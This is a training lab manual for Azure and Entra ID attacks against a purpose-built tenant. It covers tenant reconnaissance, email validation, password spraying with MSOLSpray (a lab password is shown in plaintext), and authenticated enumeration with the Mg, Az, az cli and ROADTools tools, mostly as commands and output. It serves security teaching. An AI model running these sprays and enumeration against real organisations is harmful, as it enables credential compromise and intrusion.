Azure Cloud Attacks for Red and Blue Teams - Lab Manual

Table of Contents

Lab Instructions

- You can use a web browser or OpenVPN client to access the lab. See the 'Connecting to lab' document for more details.
- The lab manual uses a terminology for user specific resources. For example, if you see student**x** and your user ID is student34, read student**x** as student34, onpremuser**x** as onpremuser34 and so on.
- Please note that some of the passwords in your lab instance may be different from what you see in the lab manual. All such passwords are **marked in red** in the manual.
- All the tools used in the lab are available in C:\AzAD directory of your student VM.
- The C:\AzAD directory is exempted from Windows Defender and you already have administrative access on the VM.
- Please do not attack out of scope machines or your fellow students' machine.

Learning Objective 1:

Task

- Gather the following information about the defcorphq organization:
  - Is the organization using Entra ID?
  - ID of Tenant
  - Validate email IDs
  - Azure Services used by the organization

Solution

We can use the AADInternals tool to gather information about the defcorhq organization. In the first command the username can be even a non-existent one in the defcorphq tenant:

```
C:\Users\studentx> cd C:\AzAD\Tools\

C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AADInternals\AADInternals.psd1

    ___     ___     _____  _____        __                                  __
   /   |   /   |   / ___ \/  _/___    / /____  _________  ____ _/ /____
  / /| |  / /| |  / / / / // // __ \  / __/ _ \/ ___/ __ \/ __ `/ / ___/
 / ___ | / ___ | / /_/ _/ // / / / / /_/  __/ /  / / / / /_/ / (__  )
/_/  |_|/_/  |_|/_____/___/_/ /_/\__/\___/_/  /_/ /_/\__,_/_/____/
 v0.4.5 by @NestoriSyynimaa

PS C:\AzAD\Tools> Get-AADIntLoginInformation -UserName
admin@defcorphq.onmicrosoft.com

Has Password                          : True
Federation Protocol                   :
Pref Credential                       : 1
Consumer Domain                       :
Cloud Instance audience urn           : urn:federation:MicrosoftOnline
Authentication Url                    :
Throttle Status                       : 0
Account Type                          : Managed
Federation Active Authentication Url  :
Exists                                : 0
Federation Metadata Url               :
Desktop Sso Enabled                   :
Tenant Banner Logo                    :
Tenant Locale                         :
Cloud Instance                        : microsoftonline.com
State                                 : 4
Domain Type                           : 3
Domain Name                           : defcorphq.onmicrosoft.com
Tenant Banner Illustration            :
Federation Brand Name                 : Defense Corporation
Federation Global Version             :
User State                            : 1
```

To get the Tenant ID, use the below command:

```
PS C:\AzAD\Tools> Get-AADIntTenantID -Domain defcorphq.onmicrosoft.com
2d50cb29-5f7b-48a4-87ce-fe75a941adb6
```

Now, to validate email IDs, we first need a list of emails. In a real scenario, we can use email harvesters for that. For the lab, we will use a simple list of common email IDs (admin, test, root, dev, contact etc.) and validate it.

We will use o365creeper for that:

```
PS C:\AzAD\Tools> C:\Python27\python.exe
C:\AzAD\Tools\o365creeper\o365creeper.py -f C:\AzAD\Tools\emails.txt -o
C:\AzAD\Tools\validemails.txt
admin@defcorphq.onmicrosoft.com - VALID
root@defcorphq.onmicrosoft.com - INVALID
test@defcorphq.onmicrosoft.com - VALID
contact@defcorphq.onmicrosoft.com - INVALID
```

To enumerate services used by defcorphq, we can use subdomain guessing using MicroBurst. The below command will take a few miuntes to complete:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\MicroBurst\Misc\Invoke-
EnumerateAzureSubDomains.ps1
PS C:\AzAD\Tools> Invoke-EnumerateAzureSubDomains -Base defcorphq -Verbose
VERBOSE: Found defcorphq.onmicrosoft.com
VERBOSE: Found defcorphq.mail.protection.outlook.com
VERBOSE: Found defcorphq.sharepoint.com
VERBOSE: Found defcorphq-my.sharepoint.com

Subdomain                              Service
---------                              -------
defcorphq.mail.protection.outlook.com Email
defcorphq.onmicrosoft.com              Microsoft Hosted Domain
defcorphq-my.sharepoint.com            SharePoint
defcorphq.sharepoint.com               SharePoint
```

Learning Objective 2:

Task

- Brute-force one of the users that we enumerated from the defcorphq tenant.
- Enumerate the following for the defcorphq tenant using Azure Portal:
  - Users
  - Groups
  - Devices
  - Directory Roles
  - Enterprise Applications

Part of - All kill chains
Topics covered - Initial Access and Authenticated Enumeration


Solution

We will use the MSOLSpray tool for brute-forcing the valid emails for defcorphq. We need to try a single password for all the users to avoid any lockouts or generating too much noise. In a real assessment, we will, obviously, need to run it multiple times but for the lab we look only at the successful attempt - 1 out of 14,000,065 :P – so that we can we have a look at some enumeration:


```
PS C:\AzAD\Tools> . C:\AzAD\Tools\MSOLSpray\MSOLSpray.ps1
PS C:\AzAD\Tools> Invoke-MSOLSpray -UserList C:\AzAD\Tools\validemails.txt -
Password V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r -Verbose
[*] There are 2 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/03/2021 22:43:43
VERBOSE: POST https://login.microsoft.com/common/oauth2/token with -1-byte
payload
VERBOSE: POST https://login.microsoft.com/common/oauth2/token with -1-byte
payload
VERBOSE: received 3626-byte response of content type application/json;
charset=utf-8
[*] SUCCESS! test@defcorphq.onmicrosoft.com :
V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r
```

Using the credentials of test@defcorphq.onmicrosoft.com, logon to the Azure portal (https://portal.azure.com/) and enumerate Users, Groups, Devices, Directory Roles and Enterprise Applications.

In the left menu, click on Azure Active Directory



Choose the relevant blades for enumerating Users, Groups, Devices, Directory Roles and Enterprise Applications.



Learning Objective 3:

Task

- Enumerate the following for the defcorphq tenant using Mg module:
  - Users
  - Groups
  - Devices
  - Directory Roles Global Administrator
  - All custom directory roles
  - Enterprise Applications

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

First, connect to the tenant using the Az PowerShell modue with credentials of test@defcorphq.onmicrosoft.com:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString
"V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r" -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                        SubscriptionName TenantId
Environment
-------                        ---------------- --------
-----------
test@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud
PS C:\AzAD\Tools> $Token = (Get-AzAccessToken -ResourceTypeName
MSGraph).Token
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($Token | ConvertTo-
SecureString -AsPlainText -Force)
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 1950a258-227b-4e31-a9cf-
717495945fc2
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.
```

To enumerate all users, use the below command:

```
PS C:\AzAD\Tools> Get-MgUser -All

DisplayName         Id                                   Mail                                 UserPrincipalName
-----------         --                                   ----                                 -----------------
Aaron L Sokol       4d86d60f-c1d9-4157-936a-977e915d65a1                                      AaronLSokol@defcorphq.onmicrosoft.com
admin               4d67b155-3494-46d0-a4cf-de359d8a9d68 admin@defcorphq.onmicrosoft.com      admin@defcorphq.onmicrosoft.com
Agatha P Garland    343d2916-7dbd-4479-b165-5f336648273e                                      AgathaPGarland@defcorphq.onmicrosoft.com
Alan B Mahle        dcdc5486-69ad-4388-b015-8a4e9ddf10b5                                      AlanBMahle@defcorphq.onmicrosoft.com
Alfred E Pace       d80e231b-7505-49b3-a8dd-0f51fa7c773f                                      AlfredEPace@defcorphq.onmicrosoft.com
Amanda R Crist      6d95c5b7-0b50-450f-bcee-14678758b569                                      AmandaRCrist@defcorphq.onmicrosoft.com
Amy R Parks         a1222927-d125-4596-ae69-317cffcc0302                                      AmyRParks@defcorphq.onmicrosoft.com
Angela O Grams      f8c90991-087c-4dff-b7ae-91d435835e68                                      AngelaOGrams@defcorphq.onmicrosoft.com
Angelo R Cooper     d9ce2c1b-d675-43fd-9240-7d1b4e3aecd4                                      AngeloRCooper@defcorphq.onmicrosoft.com
Anna C Odom         7f84b7d6-3c7b-42bb-aa80-265cbf351851                                      AnnaCOdom@defcorphq.onmicrosoft.com
Anthony M Thomas    9052dea9-2596-4045-a744-8ee4809c8b8f                                      AnthonyMThomas@defcorphq.onmicrosoft.com
Barbara T Warlick   50b1fe35-6a99-4999-ae31-fdbf3702fb15                                      BarbaraTWarlick@defcorphq.onmicrosoft.com
Bert D Babb         b1ce0011-9a95-4349-a86c-42de9e02f972                                      BertDBabb@defcorphq.onmicrosoft.com
[snip]
```

To list only the UPNs of the users, use the below command:

```
PS C:\AzAD\Tools> Get-MgUser -All | select UserPrincipalName

UserPrincipalName
-----------------
AaronLSokol@defcorphq.onmicrosoft.com
admin@defcorphq.onmicrosoft.com
AgathaPGarland@defcorphq.onmicrosoft.com
AlanBMahle@defcorphq.onmicrosoft.com
AlfredEPace@defcorphq.onmicrosoft.com
AmandaRCrist@defcorphq.onmicrosoft.com
AmyRParks@defcorphq.onmicrosoft.com
[snip]
```

To list all the groups, use the below command:

```
PS C:\AzAD\Tools> Get-MgGroup -All

DisplayName                                             Id                                   MailNickname
Description
-----------                                             --                                   ------------                                          ----
-------
Security Operations                                     154a9326-fff1-463d-8e2b-dd217b6f6064 False
Marketing                                               1cf224fb-a1b4-4c3e-b41e-241369b64f23 False
Finance                                                 23b7e246-b838-4e10-b17e-bc0e9500c545 False
Human Resources                                         3c562b82-350b-49e6-9234-2ccefb0d1416 False
Defense Corporation                                     477db607-3447-4fde-b7de-cdbef47321ed DefenseCorporation
Group for Answers in Viva Engage - DO NOT DELETE 42708049920 56d62e76-1202-4606-90fd-a9ead7505f3f groupforanswersinvivaengagedonotdelete42708049920189
Group that stores content and metadata for Answers in Viva Engage in network 42708049920. Deleting this this group w...
Operations                                              57ada729-a581-4d6f-9f16-3fe0961ada82 ec17f077-3                                            On-
Prem Application Users
GRC                                                     65cf7e63-9827-4fae-8d30-39113a3bfe5c False
SAP Users                                               6a1fb41b-369c-4eec-b7ad-fb982ac8e389 False
DevOps                                                  6bda6df9-2f09-4993-9be3-d3193a64fa7f False
Sales                                                   76678f95-1c76-43ba-8aa5-25b7e59071b4 False
Network Security                                        76987bb0-b7bc-48ab-bc20-549b70c1fb1e False 783a312d-0de2-4490-92e4-539b0e4ee03e VM Admins
Members of this groups can execute commands on the VM
9240b75e-823c-4c02-8868-a00ddbeb3fa1 All Company        This is the default group for everyone in the network
caa28347-b879-4a70-b163-17ebae6cf19b Hardware Mgmt
ce9c09ab-fd02-44c3-859f-062d002e69cb Network Operations
e6870783-1378-4078-b242-84c08c6dc0d7 Automation Admins   Members can create and run runbooks
[SNIP]
```

For the next task, list all the devices:

```
PS C:\AzAD\Tools> Get-MgDevice

DisplayName                                             Id                                   MailNickname
Description
-----------                                             --                                   ------------
-----------
Security Operations                                     154a9326-fff1-463d-8e2b-dd217b6f6064 False
Marketing                                               1cf224fb-a1b4-4c3e-b41e-241369b64f23 False
Finance                                                 23b7e246-b838-4e10-b17e-bc0e9500c545 False
Human Resources                                         3c562b82-350b-49e6-9234-2ccefb0d1416 False
Defense Corporation                                     477db607-3447-4fde-b7de-cdbef47321ed DefenseCorporation
Group for Answers in Viva Engage - DO NOT DELETE 42708049920 56d62e76-1202-4606-90fd-a9ead7505f3f
groupforanswersinvivaengagedonotdelete42708049920189 Group that stores content and metadata for Answers in Viva Engage in network
42708049920. Deleting this this group w...
Operations                                              57ada729-a581-4d6f-9f16-3fe0961ada82 ec17f077-3
On-Prem Application Users
GRC                                                     65cf7e63-9827-4fae-8d30-39113a3bfe5c False
SAP Users                                               6a1fb41b-369c-4eec-b7ad-fb982ac8e389 False
DevOps                                                  6bda6df9-2f09-4993-9be3-d3193a64fa7f False
Sales                                                   76678f95-1c76-43ba-8aa5-25b7e59071b4 False
Network Security                                        76987bb0-b7bc-48ab-bc20-549b70c1fb1e False
[snip]
```

To get all the Global Administrators, use the below command:

```
PS C:\AzAD\Tools> $RoleId = (Get-MgDirectoryRole -Filter "DisplayName eq
'Global Administrator'").Id
PS C:\AzAD\Tools> (Get-MgDirectoryRoleMember -DirectoryRoleId
$RoleId).AdditionalProperties

Key               Value
---               -----
@odata.type       #microsoft.graph.user
businessPhones    {}
displayName       Monika
givenName         Monika
mail              monika@alteredsecurity.com
surname           AltSec
userPrincipalName
monika_alteredsecurity.com#EXT#_monikaalteredsecurity.FGYWB#EXT#@defcorphq.onmicrosoft.com
@odata.type       #microsoft.graph.user
businessPhones    {}
displayName       admin
mail              admin@defcorphq.onmicrosoft.com
preferredLanguage en-US
userPrincipalName admin@defcorphq.onmicrosoft.com
```

Use the below command to list all custom directory roles

```
PS C:\AzAD\Tools> Get-MgRoleManagementDirectoryRoleDefinition |
?{$_.IsBuiltIn -eq $False} | select DisplayName

DisplayName
-----------
App_Reader
ApplicationProxyReader
```

Learning Objective 4:

Task

- Enumerate the following for the defcorphq tenant using Az PowerShell module using the credentials of test@defcorphq.onmicrosoft.com user:
  - All resources visible to the user
  - All Azure roles assigned to the user
  - Virtual Machines
  - App Services
  - Function Apps
  - Storage Accounts
  - Key Vaults

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

Let's first connect to the target tenant using Az PowerShell. The module is present in the modulepath of your student VM so there is no need to import it:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString
"V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r" -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                           SubscriptionName TenantId
Environment
-------                           ---------------- --------
-----------
test@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud
```

List all the resources accessible to the current account:

```
PS C:\AzAD\Tools> Get-AzResource


Name              : bkpadconnect
ResourceGroupName : Engineering
ResourceType      : Microsoft.Compute/virtualMachines
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.
                    Compute/virtualMachines/bkpadconnect
```

```
Tags              :

Name              : bkpadconnect/MicrosoftMonitoringAgent
ResourceGroupName : Engineering
ResourceType      : Microsoft.Compute/virtualMachines/extensions
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.

Compute/virtualMachines/bkpadconnect/extensions/MicrosoftMonitoringAgent
Tags              :

Name              : defcorpcommon
ResourceGroupName : Finance
ResourceType      : Microsoft.Storage/storageAccounts
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Stor
                    age/storageAccounts/defcorpcommon
Tags              :

Name              : processfile
ResourceGroupName : IT
ResourceType      : Microsoft.Web/sites
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/IT/providers/Microsoft.Web/sites
                    /processfile
Tags              :

Name              : vaultfrontend
ResourceGroupName : Research
ResourceType      : Microsoft.Web/sites
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Web
                    /sites/vaultfrontend
[snip]
```

Get all the role assignments for the test user:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -SignInName
test@defcorphq.onmicrosoft.com


RoleAssignmentId   : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Sto
```

```
rage/storageAccounts/defcorpcommon/providers/Microsoft.Authorization/roleAssi
gnments/349de564-ef3e-4c40-b116-d6d53424232a
Scope              : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Sto
rage/storageAccounts/defcorpcommon
DisplayName        : testuser
SignInName         : test@defcorphq.onmicrosoft.com
RoleDefinitionName : Reader
RoleDefinitionId   : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId           : 0ccd6182-b034-4e13-a155-1021e7d22d22
ObjectType         : User
CanDelegate        : False
Description        :
ConditionVersion   :
Condition
[snip]
```

Next, list all the VMs where the current user has at least the Reader role:

```
PS C:\AzAD\Tools> Get-AzVM | fl


ResourceGroupName        : ENGINEERING
Id                       : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/ENGINEERING/providers/Mic
                           rosoft.Compute/virtualMachines/bkpadconnect
VmId                     : 60726c17-485b-406e-a49d-5007ab28df9c
Name                     : bkpadconnect
Type                     : Microsoft.Compute/virtualMachines
Location                 : germanywestcentral
LicenseType              : Windows_Server
Tags                     : {}
[snip]
```

List all App Services. We filter on the bases of 'Kind' proper otherwise both appservices and function apps are listed:

```
PS C:\AzAD\Tools> Get-AzWebApp | ?{$_.Kind -notmatch "functionapp"}


[snip]
State                     : Running
HostNames                 : {vaultfrontend.azurewebsites.net}
RepositorySiteName        : vaultfrontend
UsageState                : Normal
Enabled                   : True
```

```
EnabledHostNames            : {vaultfrontend.azurewebsites.net,
vaultfrontend.scm.azurewebsites.net}
AvailabilityState           : Normal
HostNameSslStates           : {vaultfrontend.azurewebsites.net,
vaultfrontend.scm.azurewebsites.net}
ServerFarmId                : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Mic
rosoft.Web/serverfarms/ASP-Research-af2d
Reserved                    : True
[snip]
Name                        : vaultfrontend
Kind                        : app,linux
Location                    : Germany West Central
Type                        : Microsoft.Web/sites
[snip]
```

To list Function Apps, use the below command:

```
PS C:\AzAD\Tools> Get-AzFunctionApp

Name        Status  OSType Runtime Location            AppServicePlan ResourceGroupName SubscriptionId
----        ------  ------ ------- --------            -------------- ----------------- --------------
processfile Running Linux          Germany West Central ASP-IT-8af4    IT                b413826f-108d-4049-
8c11-d52...
```

For the next task, list storage accounts:

```
PS C:\AzAD\Tools> Get-AzStorageAccount | fl


ResourceGroupName           : Finance
StorageAccountName          : defcorpcommon
Id                          : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Storage/storageAccoun
ts/defcorpcommon
Location                    : germanywestcentral
[snip]
AllowBlobPublicAccess       : True
MinimumTlsVersion           : TLS1_2
EnableNfsV3                 :
AllowSharedKeyAccess        : True
Context                     :
Microsoft.WindowsAzure.Commands.Common.Storage.LazyAzureStorageContext
ExtendedProperties          : {}
```

Finally, list the readable keyvaults for the current user:

```
PS C:\AzAD\Tools> Get-AzKeyVault


Vault Name           : ResearchKeyVault
Resource Group Name : Research
Location            : germanywestcentral
Resource ID         : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault
```

Learning Objective 5:

Task

- Enumerate the following for the defcorphq tenant using az cli using the credentials of test@defcorphq.onmicrosoft.com user :
  - Virtual Machines
  - App Services
  - Function Apps
  - Storage Accounts
  - Key Vaults

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

We first need to login to the target tenant using az cli. Use the below command for that:

```
C:\AzAD\Tools> az login -u test@defcorphq.onmicrosoft.com -p
V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "id": "b413826f-108d-4049-8c11-d52d5d388768",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DefCorp",
    "state": "Enabled",
    "tenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "user": {
      "name": "test@defcorphq.onmicrosoft.com",
      "type": "user"
    }
  }
]
```

Next, list all the VMs where the current user has at least the Reader role.

```
PS C:\AzAD\Tools> az vm list

[snip]
"id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/ENGINEERING/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect",
    "identity": null,
    "instanceView": null,
```

```
    "licenseType": "Windows_Server",
    "location": "germanywestcentral",
    "name": "bkpadconnect",
    "networkProfile": {
      "networkInterfaces": [
        {
          "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bkpadconnect368",
          "primary": null,
          "resourceGroup": "Engineering"
        }
      ]
    },
    "osProfile": {
      "adminPassword": null,
      "adminUsername": "bkpadconnect",
      "allowExtensionOperations": true,
      "computerName": "bkpadconnect",
      "customData": null,
      "linuxConfiguration": null,
      "requireGuestProvisionSignal": true,
      "secrets": []
[snip]
```

Here, we are only listing the 'name' of the VMs:

```
PS C:\AzAD\Tools> az vm list --query "[].[name]" -o table
Column1
------------
bkpadconnect
```

List all App Services:

```
PS C:\AzAD\Tools> az webapp list

[snip]
"hostNames": [
      "vaultfrontend.azurewebsites.net"
    ],
    "hostNamesDisabled": false,
    "hostingEnvironmentProfile": null,
    "httpsOnly": false,
    "hyperV": false,
    "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Web/sites/vaultfront
end",
    "identity": {
```

```
      "principalId": "30e67727-a8b8-48d9-8303-f2469df97cb2",
      "tenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
      "type": "SystemAssigned",
      "userAssignedIdentities": null
    },
[snip]
```

List only the names of app services:

```
PS C:\AzAD\Tools> az webapp list --query "[].[name]" -o table
Column1
-------------
vaultfrontend
```

To list Function Apps, use the below command:

```
PS C:\AzAD\Tools> az functionapp list --query "[].[name]" -o table
Column1
-----------
processfile
```

For the next task, list storage accounts:

```
PS C:\AzAD\Tools> az storage account list

[snip]
"services": {
        "blob": {
          "enabled": true,
          "keyType": "Account",
          "lastEnabledTime": "2021-03-15T11:31:30.761205+00:00"
        },
        "file": {
          "enabled": true,
          "keyType": "Account",
          "lastEnabledTime": "2021-03-15T11:31:30.761205+00:00"
        },
        "queue": null,
        "table": null
      }
"name": "defcorpcommon",
    "networkRuleSet": {
      "bypass": "AzureServices",
      "defaultAction": "Deny",
      "ipRules": [
        {
          "ipAddressOrRange": "51.210.1.239"
        },
        {
          "ipAddressOrRange": "51.222.105.115"
```

```
        },
        {
          "ipAddressOrRange": "101.0.65.134"
        }
      ],
[snip]
```

Finally, list the readable keyvaults for the current user:

```
PS C:\AzAD\Tools> az keyvault list
[
  {
    "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault",
    "location": "germanywestcentral",
    "name": "ResearchKeyVault",
    "resourceGroup": "Research",
    "tags": {},
    "type": "Microsoft.KeyVault/vaults"
  }
]
```

Learning Objective 6:

Task

- During additional lab time:
- Enumerate the following for the defcorphq tenant using ROADTools with the credentials of test@defcorphq.onmicrosoft.com user :
  - Application roles assigned to the 'Operations' Group on Finance Management System app
  - Permissions that AdminAppSimulation has for the Mark D, Walden user

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

Enumerating Entra ID

We use a Python virtual environment in the lab to manage dependenices for mutluple tools. Let's run roadrecon from a virtual environment. You may like to run PowerShell with admin privileges (Run as administrator) if you get an access denied error:

```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\ROADTools
PS C:\AzAD\Tools\ROADTools> .\venv\Scripts\activate
(venv) PS C:\AzAD\Tools\ROADTools>
```

Use the test user's credentials to authenticate:

```
(venv)PS C:\AzAD\Tools\ROADTools> roadrecon auth -u
test@defcorphq.onmicrosoft.com -p V3ryH4rdt0Cr4ckN0OneC@nGu355ForT3stUs3r
Tokens were written to .roadtools_auth
```

Gather all the information that the test user can read, Run the below command in the pipenv shell (you can ignore the warnings):

```
(venv)PS C:\AzAD\Tools\ROADTools> roadrecon gather
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and
relationships)
ROADrecon gather executed in 31.35 seconds and issued 2037 HTTP requests.
```


Finally, use the GUI to run the webserver and analyse results:

```
(venv)PS C:\AzAD\Tools\ROADTools> roadrecon gui
* Serving Flask app 'roadtools.roadrecon.server'
 * Debug mode: off
```

